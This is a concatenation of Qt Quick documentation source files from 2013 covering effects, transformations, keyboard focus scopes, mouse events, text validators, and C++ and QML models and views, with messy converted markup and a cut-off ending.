Shader effects allow the full, raw power of a graphics processing unit to be utilized directly via vertex and fragment shaders. Using too many shader effects can result in increased power usage and sometimes slow performance, but if used sparingly and carefully, a shader can allow complex and visually appealing effects to be applied to a visual object (for example, ripples in water).

For information about shader effects, see the [\I {ShaderEffect}](#) reference documentation.

## [\section1 Particles](#)

A particle system allows explosions, fireworks, smoke, fog and wind effects to be simulated and displayed to the user. Qt Quick provides a particle system which allows these sort of complex, 2D simulations to be performed, including support for environmental effects like gravity and turbulence.

Particles are most commonly used to add subtle and visually appealing effects to currently selected items in lists or in activity notifiers, and in games.

For information about particles, see the documentation about the [\{qtquick-effects-particles.html}](#){Qt Quick Particle System}.

## [\section1 Sprites](#)

A sprite is an animated image made up of frames. Sprites are commonly found

in games. Qt Quick provides a visual type to display sprites, as well as a complex, stochastic, frame-transition controller for more complex applications which use sprites extensively (such as games).

For information about sprite animations, see the page titled `\{qtquick-effects-sprites.html\}` `{Sprite Animations}`.

## `\section1` Opacity

Visual objects can be opaque or translucent. For example, an application can make one visual object opaque and other visual objects translucent to focus the users attention on the opaque one. This is controlled using the `\c{opacity}` property of the `Item`.

For more information about opacity, see the `\l {Item}` documentation.

`*/`

`transformations.qdoc`

`/*****`

`**`

`** Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).`

`** Contact: http://www.qt-project.org/legal`

`**`

`** This file is part of the documentation of the Qt Toolkit.`

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\ingroup qtquick-transformations

\page qtquick-effects-transformations.html

\title Qt Quick Transformation Types

\brief Types for applying transformations to visual types

\generatelist{related}

Transformations are applied to child hierarchies and also will also transform mouse and touch input so coordinates in event handlers behave as expected.

\section1 Item Properties

The \l {Item} contains a number of convenience properties, covering the most common types of transformations.

\list

\li \c {x} and \c {y}; Translates the item.

\li \c {scale}; Applies a uniform scale factor to the item.

\li \c {rotation}; Applies a counterclockwise rotation of the item.

\li \c {transformOrigin}; Used in conjunction with scale and rotation to change the origin of the transformation.

\endlist

\section1 Transform List

In addition to the convenience types, it is possible to define more comprehensive transformations using a list of

\l {Scale}, \l {Rotation},



and \l {Translate} objects to the \c {transform}  
property of the \l {Item}.

\*/

focus.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtquick-input-focus.html

\title Keyboard Focus in Qt Quick

\brief handling keyboard focus

When a key is pressed or released, a key event is generated and delivered to the focused Qt Quick \I Item. To facilitate the construction of reusable components and to address some of the cases unique to fluid user interfaces, the Qt Quick items add a scope based extension to Qt's traditional keyboard focus model.

\tableofcontents

\section1 Key Handling Overview

When the user presses or releases a key, the following occurs:

\list 1

\li Qt receives the key action and generates a key event.

\li If a \I QQuickWindow is the active window, the key event

is delivered to it.

- The key event is delivered by the scene to the `Item` with `active focus`. If no item has active focus, the key event is ignored.

- If the `QQuickItem` with active focus accepts the key event, propagation stops. Otherwise the event is sent to the item's parent until the event is accepted, or the root item is reached.

If the `Rectangle` type in the following example has active focus and the `A` key is pressed, the event will not be propagated further. Upon pressing the `B` key, the event will propagate to the root item and thus be ignored.

```
\snippet qml/focus/rectangle.qml simple key event
```

```
\snippet qml/focus/rectangle.qml simple key event end
```

- If the root `Item` is reached, the key event is `QEvent::ignore()` and regular Qt key handling continues.

`\endlist`

See also the `Keys` property and `KeyNavigation` property.

## Querying the Active Focus Item

Whether or not an `Item` has active focus can be queried through the `Item::activeFocus` property. For example, here we have a `Text`

type whose text is determined by whether or not it has active focus.

\snippet qml/focus/rectangle.qml active focus

## \section1 Acquiring Focus and Focus Scopes

An `Item` requests focus by setting the `focus` property to `true`.

For very simple cases simply setting the `focus` property is sometimes sufficient. If we run the following example with `qmlscene.html`, we see that the `keyHandler` type has active focus and pressing the `A`, `B`, or `C` keys modifies the text appropriately.

\snippet qml/focus/basicwidget.qml focus true

\image declarative-qmlfocus1.png

However, were the above example to be used as a reusable or imported component, this simple use of the `focus` property is no longer sufficient.

To demonstrate, we create two instances of our previously defined component and set the first one to have focus. The intention is that when the `A`, `B`, or `C` keys are pressed, the first of the two components receives the event and responds accordingly.

The code that imports and creates two MyWidget instances:

```
\snippet qml/focus/widget.qml window
```

The MyWidget code:

```
\snippet qml/focus/MyWidget.qml mywidget
```

We would like to have the first MyWidget object to have the focus by setting its `focus` property to `true`. However, by running the code, we can confirm that the second widget receives the focus.



Looking at both `MyWidget` and `window` code, the problem is evident - there are three types that set the `focus` property set to `true`. The two `MyWidget` sets the `focus` to `true` and the `window` component also sets the focus. Ultimately, only one type can have keyboard focus, and the system has to decide which type receives the focus. When the second `MyWidget` is created, it receives the focus because it is the last type to set its `focus` property to `true`.

This problem is due to visibility. The `MyWidget` component would like to have the focus, but it cannot control the focus when it is imported or reused. Likewise, the `window` component does not have the ability to know if its imported components are requesting the focus.

To solve this problem, the QML introduces a concept known as a `FocusScope`.

For existing Qt users, a focus scope is like an automatic focus proxy.

A focus scope is created by declaring the `FocusScope` type.

In the next example, a `FocusScope` type is added to the component, and the visual result shown.

`\snippet qml/focus/myfocusscopewidget.qml` widget in focusscope

`\image declarative-qmlfocus3.png`

Conceptually `FocusScopes` are quite simple.

`\list`

`\li` Within each focus scope one object may have `Focus` set to `true`. If more than one `Item` has the `Focus` property set, the last type to set the `Focus` will have the focus and the others are unset, similar to when there are no focus scopes.

`\li` When a focus scope receives active focus, the contained type with `Focus` set (if any) also gets the active focus. If this type is also a `FocusScope`, the proxying behavior continues. Both the focus scope and the sub-focused item will have `activeFocus` property set.

`\endlist`

Note that, since the `FocusScope` type is not a visual type, the properties

of its children need to be exposed to the parent item of the FocusScope. Layouts and positioning types will use these visual and styling properties to create the layout. In our example, the `\c Column` type cannot display the two widgets properly because the FocusScope lacks visual properties of its own. The MyWidget component directly binds to the `\c rectangle` properties to allow the `\c Column` type to create the layout containing the children of the FocusScope.

So far, the example has the second component statically selected. It is trivial now to extend this component to make it clickable, and add it to the original application. We still set one of the widgets as focused by default. Now, clicking either MyClickableWidget gives it focus and the other widget loses the focus.

The code that imports and creates two MyClickableWidget instances:

```
\snippet qml/focus/clickablewidget.qml clickable window
```

The MyClickableWidget code:

```
\snippet qml/focus/MyClickableWidget.qml clickable in focusscope
```



When a QML `\I` Item explicitly relinquishes focus (by setting its `\c focus` property to `\c false` while it has active focus), the system does not automatically select another type to receive focus. That is, it is possible for there to be no currently active focus.

See [Qt Quick Examples - Key Interaction](#) for a demonstration of moving keyboard focus between multiple areas using `FocusScope` types.

## Advanced Uses of Focus Scopes

Focus scopes allow focus allocation to be easily partitioned. Several QML items use it to this effect.

`ListView`, for example, is itself a focus scope. Generally this isn't noticeable as `ListView` doesn't usually have manually added visual children. By being a focus scope, `ListView` can focus the current list item without worrying about how that will effect the rest of the application. This allows the current item delegate to react to key presses.

This contrived example shows how this works. Pressing the `Return` key will print the name of the current list item.

`qml/focus/advancedFocus.qml` `FocusScope` delegate

`declarative-qmlfocus5.png`

While the example is simple, there are a lot going on behind the scenes. Whenever the current item changes, the `ListView` sets the delegate's `{Item::focus}`



property. As the `\l ListView` is a focus scope, this doesn't affect the rest of the application. However, if the `\l ListView` itself has active focus this causes the delegate itself to receive active focus. In this example, the root type of the delegate is also a focus scope, which in turn gives active focus to the `\c {Text}` type that actually performs the work of handling the `\c {Return}` key.

All of the QML view classes, such as `\l PathView` and `\l GridView`, behave in a similar manner to allow key handling in their respective delegates.

\*/

mouse.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtquick-input-mouseevents.html

\ingroup QML Features

\title Mouse Events

\brief handling mouse events in Qt Quick

\tableofcontents

\section1 Mouse Types

\list

\li \li{MouseArea} type

- \li \{\MouseEvent} object

- \endlist

## \section1 Mouse Event Handling

QML uses \{qtqml-syntax-signals.html}\{signals and handlers} to deliver mouse interactions. Specifically, Qt Quick provides the \I MouseArea and \I MouseEvent types which allow developers to define signal handlers which accept mouse events within a defined area.

## \section1 Defining a Mouse Area

The \I MouseArea type receives events within a defined area. One quick way to define this area is to anchor the \c MouseArea to its parent's area using the \c anchors.fill property. If the parent is a \I Rectangle (or any \I Item component), then the MouseArea will fill the area defined by the parent's dimensions. Alternatively, an area smaller or larger than the parent is definable.

\snippet qml/mousearea/mousearea-snippet.qml anchor fill

## \section1 Receiving Events

The MouseArea type provides \{qtqml-syntax-signals.html}\{signals and handlers} to detect different mouse events. The \I MouseArea type documentation describes these

gestures in greater detail:

```
\list
\li canceled
\li clicked
\li doubleClicked
\li entered
\li exited
\li positionChanged
\li pressAndHold
\li pressed
\li released
\endlist
```

These signals have signal handlers that are invoked when the signals are emitted.

```
\snippet qml/mousearea/mousearea-snippet.qml mouse handlers
```

## \section1 Enabling Gestures

Some mouse gestures and button clicks need to be enabled before they send or receive events. Certain `\l MouseArea` and `\l MouseEvent` properties enable these gestures.

To listen to (or explicitly ignore) a certain mouse button, set the appropriate mouse button to the `\l {MouseArea::acceptedButtons}{acceptedButtons}` property.

Naturally, the mouse events, such as button presses and mouse positions, are sent during a mouse click. For example, the `containsMouse` property will only retrieve its correct value during a mouse press. The

`{MouseArea::hoverEnabled}{hoverEnabled}` will enable mouse events and positioning even when there are no mouse button presses. Setting the `hoverEnabled` property to `true`, in turn will enable the `entered`, `exited`, and `positionChanged` signal and their respective signal handlers.

`qml/mousearea/mousearea-snippet.qml` enable handlers

Additionally, to disable the whole mouse area, set the `MouseArea` `enabled` property to `false`.

## MouseEvent Object

Signals and their handlers receive a `MouseEvent` object as a parameter. The `mouse` object contain information about the mouse event. For example, the mouse button that started the event is queried through the `{MouseEvent::button}{mouse.button}` property.

The `MouseEvent` object can also ignore a mouse event using its `accepted` property.

## Accepting Further Signals

Many of the signals are sent multiple times to reflect various mouse events such as double clicking. To facilitate the classification of mouse clicks, the

MouseEvent object has an `accepted` property to disable the event propagation.

To learn more about QML's event system, please read the

`qml-syntax-signals.html` signals and handlers, and event system document.

\*/

textInput.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\ingroup qtquick-text

\page qtquick-input-textinput.html

\title Qt Quick Text Input Handling and Validators

\brief Text input and validation

\section1 Text Visual Types

Qt Quick provides several types to display text onto the screen. The \l Text type will display formatted text onto the screen, the \l TextEdit type will place a multiline line edit onto the screen, and the \l TextInput will place a single editable line field onto the screen.

\generatelist{related}

To learn more about their specific features and properties, visit their

respective documentation.

## \section1 Validating Input Text

The \e validator types enforce the type and format of

\l TextInput objects.

\annotatedlist qtquick-text-validator

\snippet qml/texthandling.qml int validator

The validator types bind to \c {TextInput}'s \c validator property.

\snippet qml/texthandling.qml regexp validator

The regular expression in the snippet will only allow the inputted text to be

\c {fruit basket}.

Note that QML parses JavaScript regular expressions, while Qt's

\l {QRegExp} class' regular expressions are based on Perl regular expressions.

\*/

/\*!

\ingroup qtquick-text-validator

\title Qt Quick Text Validators

\brief Types that validate text input



The \{qtquick-concepts-input-text.html}

{Qt Quick Text Input Handling and Validators} page has information about  
validating user text input.

\*/

topic.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtquick-input-topic.html

\title Important Concepts In Qt Quick - User Input

\brief Overview of user input concepts

Being able to respond to user-input is a fundamental part of user-interface design. Depending on the use-case that an application solves, and the form-factor of the device that the application runs on, the best way to receive user-input may be different.

\section1 Touch

Allowing users to physically touch a screen to interact with an application is a popular user-interface paradigm on portable devices like smartphones and tablets.

Qt Quick was designed specifically with touch-driven user-interfaces in mind,

and thus touch events are supported in various visual object types, from `\{Flickable}` lists to the generic `\{MultiPointTouchArea}` type, as well as in the `\{MouseArea}` type (which will be documented thoroughly in a proceeding section).

## \section1 Mouse

Mouse input is another important user input for user interfaces. Detecting and reacting to clicks and presses according to the mouse cursor position is a fundamental concept in user-interface design.

Qt Quick provides the `MouseArea` visual object type which automatically receives mouse events (including clicks and wheel events) which allows developers to create custom user-interface objects to handle mouse input. Please see the documentation about `\{qtquick-input-mouseevents.html}` {mouse events in Qt Quick} for more information on the topic.

## \section1 Keyboard Input and Keyboard Focus

Supporting input from a keyboard is a vital component of the user interface of many applications.

Any visual item can receive keyboard input through the `\{Keys attached}` type.

Additionally, the issue of `{keyboard focus}` arises when multiple items are required to receive key events, as these events must be passed to the correct item. See the documentation about `{Keyboard focus in Qt Quick}` for more information on this topic.

Qt Quick also provides visual text items which automatically receive keyboard events and key-presses, and displays the appropriate text. See the documentation about `{qtquick-input-textinput.html}{text input}` for in-depth information on the topic.

## `{section1 Device Motion Gestures}`

Detecting device gestures with an accelerometer, or through camera-based gesture recognition, can allow users to interact with an application without requiring their full and undivided attention. It can also provide a more interactive and engaging experience.

Qt Quick itself does not offer first-class support for physical device motion gestures; however, the `{Qt Sensors}` module provides QML types with support for such gestures. See the `{Qt Sensors}` module documentation for more information on the topic.

`*/`

cppmodels.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtquick-modelviewsdata-cppmodels.html

\title Using C++ Models with Qt Quick Views

\brief using Qt Quick views with models defined in C++

\section1 Data Provided In A Custom C++ Model

Models can be defined in C++ and then made available to QML. This is useful for exposing existing C++ data models or otherwise complex datasets to QML.

A C++ model class can be defined as a `QStringList`, a `QObjectList` or a `QAbstractItemModel`. The first two are useful for exposing simpler datasets, while `QAbstractItemModel` provides a more flexible solution for more complex models.

\section2 QStringList-based Model

A model may be a simple `QStringList`, which provides the contents of the list via the `modelData` role.

Here is a `ListView` with a delegate that references its model item's value using the `modelData` role:

\snippet models/stringlistmodel/view.qml 0

A Qt application can load this QML document and set the value of \c myModel to a QStringList:

\snippet models/stringlistmodel/main.cpp 0

The complete source code for this example is available in

\l {models/stringlistmodel}{examples/quick/models/stringlistmodel}  
within the Qt install directory.

\b{Note:} There is no way for the view to know that the contents of a QStringList have changed. If the QStringList changes, it will be necessary to reset the model by calling QQmlContext::setContextProperty() again.

## \section2 QObjectList-based model

A list of QObject\* values can also be used as a model. A QList<QObject\*> provides the properties of the objects in the list as roles.

The following application creates a \c DataObject class with Q\_PROPERTY values that will be accessible as named roles when a QList<DataObject\*> is exposed to QML:

\snippet models/objectlistmodel/dataobject.h 0

\dots 4

\snippet models/objectlistmodel/dataobject.h 1

\codeline

\snippet models/objectlistmodel/main.cpp 0

\dots

The QObject\* is available as the \c modelData property. As a convenience, the properties of the object are also made available directly in the delegate's context. Here, \c view.qml references the \c DataModel properties in the ListView delegate:

\snippet models/objectlistmodel/view.qml 0

Note the use of \c color property with qualifier.

The properties of the object are not replicated in the \c model object, as they are easily available via the \c modelData object.

The complete source code for this example is available in

\l {models/objectlistmodel}{examples/quick/models/objectlistmodel}  
within the Qt install directory.

Note: There is no way for the view to know that the contents of a QList



has changed. If the `QList` changes, it is necessary to reset the model by calling `QQmlContext::setContextProperty()` again.

## `\section2 QAbstractItemModel`

A model can be defined by subclassing `QAbstractItemModel`. This is the best approach if you have a more complex model that cannot be supported by the other approaches. A `QAbstractItemModel` can also automatically notify a QML view when the model data changes.

The roles of a `QAbstractItemModel` subclass can be exposed to QML by reimplementing `QAbstractItemModel::roleNames()`.

Here is an application with a `QAbstractListModel` subclass named `\c AnimalModel`, which exposes the `\e type` and `\e sizes` roles. It reimplements `QAbstractItemModel::roleNames()` to expose the role names, so that they can be accessed via QML:

```
\snippet models/abstractitemmodel/model.h 0
```

```
\dots
```

```
\snippet models/abstractitemmodel/model.h 1
```

```
\dots
```

```
\snippet models/abstractitemmodel/model.h 2
```

```
\codeline
```

\snippet models/abstractitemmodel/model.cpp 0

\codeline

\snippet models/abstractitemmodel/main.cpp 0

\dots

This model is displayed by a `ListView` delegate that accesses the `type` and `size` roles:

\snippet models/abstractitemmodel/view.qml 0

QML views are automatically updated when the model changes. Remember the model must follow the standard rules for model changes and notify the view when the model has changed by using `QAbstractItemModel::dataChanged()`, `QAbstractItemModel::beginInsertRows()`, and so on. See the [Model subclassing reference](#) for more information.

The complete source code for this example is available in

`\models/abstractitemmodel/examples/quick/models/abstractitemmodel`

within the Qt install directory.

`QAbstractItemModel` presents a hierarchy of tables, but the views currently provided by QML can only display list data.

In order to display the child lists of a hierarchical model, use the `DelegateModel` QML type, which provides the following properties and functions to be used with list models of `QAbstractItemModel` type:

\list

\li \e hasModelChildren role property to determine whether a node has child nodes.

\li \l DelegateModel::rootIndex allows the root node to be specified

\li \l DelegateModel::modelIndex() returns a QModelIndex which can be assigned to DelegateModel::rootIndex

\li \l DelegateModel::parentModelIndex() returns a QModelIndex which can be assigned to DelegateModel::rootIndex

\endlist

## \section2 Exposing C++ Data Models to QML

The above examples use QQmlContext::setContextProperty() to set model values directly in QML components. An alternative to this is to register the C++ model class as a QML type (either

\l{Defining QML Types from C++}{directly} from a C++ entry-point, or within the initialization function of a \l{Creating C++ Plugins for QML}

{QML C++ plugin}, as shown below). This would allow the model classes to be created directly as types within QML:

\table

\row

\li

\code

```
class MyModelPlugin : public QQmlExtensionPlugin
```

```

{
    Q_OBJECT

    Q_PLUGIN_METADATA(IID "org.qt-project.QmlExtension.MyModel" FILE "mymodel.json")

public:

    void registerTypes(const char *uri)
    {
        qmlRegisterType<MyModel>(uri, 1, 0,
            "MyModel");
    }
}

\endcode

```

\li

\qml

```

MyModel {
    id: myModel

    ListElement { someProperty: "some value" }
}

\endqml

```

\qml

```

ListView {
    width: 200; height: 250

    model: myModel

    delegate: Text { text: someProperty }
}

```

```
}
```

```
\endqml
```

```
\endtable
```

See \l {Writing QML Extensions with C++} for details on writing QML C++ plugins.

```
*/
```

```
modelview.qdoc
```

```
/*****
```

```
**
```

```
** Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).
```

```
** Contact: http://www.qt-project.org/legal
```

```
**
```

```
** This file is part of the documentation of the Qt Toolkit.
```

```
**
```

```
** $QT_BEGIN_LICENSE:FDL$
```

```
** Commercial License Usage
```

```
** Licensees holding valid commercial Qt licenses may use this file in
```

```
** accordance with the commercial license agreement provided with the
```

```
** Software or, alternatively, in accordance with the terms contained in
```

```
** a written agreement between you and Digia. For licensing terms and
```

```
** conditions see http://qt.digia.com/licensing. For further information
```

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$Q\_T\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtquick-modelviewsdata-modelview.html

\title Models and Views in Qt Quick

\brief how to display and form data in Qt Quick

Simply put, applications need to form data and display the data. Qt Quick has the notion of \e models, \e views, and \e delegates to display data. They modularize the visualization of data in order to give the developer or designer control over the different aspects of the data. A developer can swap a list view with a grid view with little changes to the data. Similarly, encapsulating an instance of the data in a delegate allows the developer to dictate how to present or handle the data.

\image modelview-overview.png

\list

- \li \b Model - contains the data and its structure. There are several QML types for creating models.

- \li \b View - a container that displays the data. The view might display the data in a list or a grid.

- \li \b Delegate - dictates how the data should appear in the view.

The delegate takes each data in the model and encapsulates it. The data is accessible through the delegate.

\endlist

To visualize data, bind the view's \c model property to a model and the \c delegate property to a component or another compatible type.

## \section1 Displaying Data with Views

Views are containers for collections of items. They are feature-rich and can be customizable to meet style or behavior requirements.

\keyword qtquick-views

A set of standard views are provided in the basic set of Qt Quick graphical types:

\list

- \li \l{ListView} - arranges items in a horizontal or vertical list
  - \li \l{GridView} - arranges items in a grid within the available space
  - \li \l{PathView} - arranges items on a path
- \endlist

These types have properties and behaviors exclusive to each type.

Visit their respective documentation for more information.

## \section2 Decorating Views

Views allow visual customization through \e decoration properties such as the \c header, \c footer, and \c section properties. By binding an object, usually another visual object, to these properties, the views are decoratable. A footer may include a \l Rectangle type showcasing borders or a header that displays a logo on top of the list.

Suppose that a specific club wants to decorate its members list with its brand colors. A member list is in a \c model and the \c delegate will display the model's content.

\snippet qml/listview-decorations.qml model

\snippet qml/listview-decorations.qml delegate

The club may decorate the members list by binding visual objects to the \c header and \c footer properties. The visual object may be defined inline, in another file, or in a \l {Component} type.



\snippet qml/listview-decorations.qml decorations

\image listview-decorations.png

## \section2 Mouse and Touch Handling

The views handle dragging and flicking of their content, however they do not handle touch interaction with the individual delegates. In order for the delegates to react to touch input, e.g. to set the \c currentIndex, a MouseArea with the appropriate touch handling logic must be provided by the delegate.

Note that if \c highlightRangeMode is set to \c StrictlyEnforceRange the currentIndex will be affected by dragging/flicking the view, since the view will always ensure that the \c currentIndex is within the highlight range specified.

## \section2 ListView Sections

\l {ListView} contents may be grouped into \e sections, where related list items are labeled according to their sections. Further, the sections may be decorated with \l {qml-view-delegate}{delegates}.

A list may contain a list indicating people's names and the team on which team the person belongs.

\snippet qml/listview-sections.qml model

\snippet qml/listview-sections.qml delegate

The ListView type has the \c section

\l{qtqml-syntax-objectattributes.html#Attached-properties-and-attached-signal-handlers}

{attached property} that can combine adjacent and related types into a

section. The \c section.property determines which list

type property to use as sections. The \c section.criteria can dictate how the

section names are displayed and the \c section.delegate is similar to the views'

\l {qml-view-delegate}{delegate} property.

\snippet qml/listview-sections.qml section

\image listview-section.png

\keyword qml-view-delegate

\section1 View Delegates

Views need a \e delegate to visually represent an item in a list. A view will

visualize each item list according to the template defined by the delegate.

Items in a model are accessible through the \c index property as well as the

item's properties.

\snippet qml/listview.qml delegate

\image listview-setup.png

\section2 Accessing Views and Models from Delegates

The list view to which the delegate is bound is accessible from the delegate

through the `ListView.view` property. Likewise, the `GridView` `GridView.view` is available to delegates. The corresponding model and its properties, therefore, are available through `ListView.view.model`. In addition, any defined signals or methods in the model are also accessible.

This mechanism is useful when you want to use the same delegate for a number of views, for example, but you want decorations or other features to be different for each view, and you would like these different settings to be properties of each of the views. Similarly, it might be of interest to access or show some properties of the model.

In the following example, the delegate shows the property `language` of the model, and the color of one of the fields depends on the property `fruit_color` of the view.

`\snippet qml/models/views-models-delegates.qml rectangle`

`\keyword qml-data-models`

`\section1 Models`

Data is provided to the delegate via named data roles which the delegate may bind to. Here is a `ListModel` with two roles, `type` and `age`, and a `ListView` with a delegate that binds to these roles to display their values:

`\snippet qml/qml-data-models/listmodel-listview.qml document`

If there is a naming clash between the model's properties and the delegate's properties, the roles can be accessed with the qualified `\e model` name instead. For example, if a `Text` type had `type` or `age` properties, the text in the above example would display those property values instead of the `type` and `age` values from the model item. In this case, the properties could have been referenced as `\c model.type` and `\c model.age` instead to ensure the delegate displays the property values from the model item.

A special `\e index` role containing the index of the item in the model is also available to the delegate. Note this index is set to `-1` if the item is removed from the model. If you bind to the index role, be sure that the logic accounts for the possibility of index being `-1`, i.e. that the item is no longer valid. (Usually the item will shortly be destroyed, but it is possible to delay delegate destruction in some views via a `\c delayRemove` attached property.)

Models that do not have named roles (such as the `ListModel` shown below) will have the data provided via the `\e modelData` role. The `\e modelData` role is also provided for models that have only one role. In this case the `\e modelData` role contains the same data as the named role.

QML provides several types of data models among the built-in set of QML types. In addition, models can be created with Qt C++ and then made

available to the `QMLEngine` for use by QML components. For information about creating these models, visit the `Using C++ Models with Qt Quick Views` and `qml-typesystem-topic.html#qml-object-types` `creating QML types` articles.

Positioning of items from a model can be achieved using a `Repeater`.

## ListModel

ListModel is a simple hierarchy of types specified in QML. The available roles are specified by the `ListElement` properties.

`qml/qml-data-models/listelements.qml` model

The above model has two roles, `name` and `cost`. These can be bound to by a `ListView` delegate, for example:

`qml/qml-data-models/listelements.qml` view

ListModel provides methods to manipulate the ListModel directly via JavaScript.

In this case, the first item inserted determines the roles available to any views that are using the model. For example, if an empty ListModel is created and populated via JavaScript, the roles provided by the first insertion are the only roles that will be shown in the view:

\snippet qml/qml-data-models/dynamic-listmodel.qml model

\dots

\snippet qml/qml-data-models/dynamic-listmodel.qml mouse area

When the MouseArea is clicked, \c fruitModel will have two roles, \e cost and \e name.

Even if subsequent roles are added, only the first two will be handled by views

using the model. To reset the roles available in the model, call ListModel::clear().

## \section2 XmlListModel

XmlListModel allows construction of a model from an XML data source. The roles are specified via the \l XmlRole type. The type needs to be imported.

\code

```
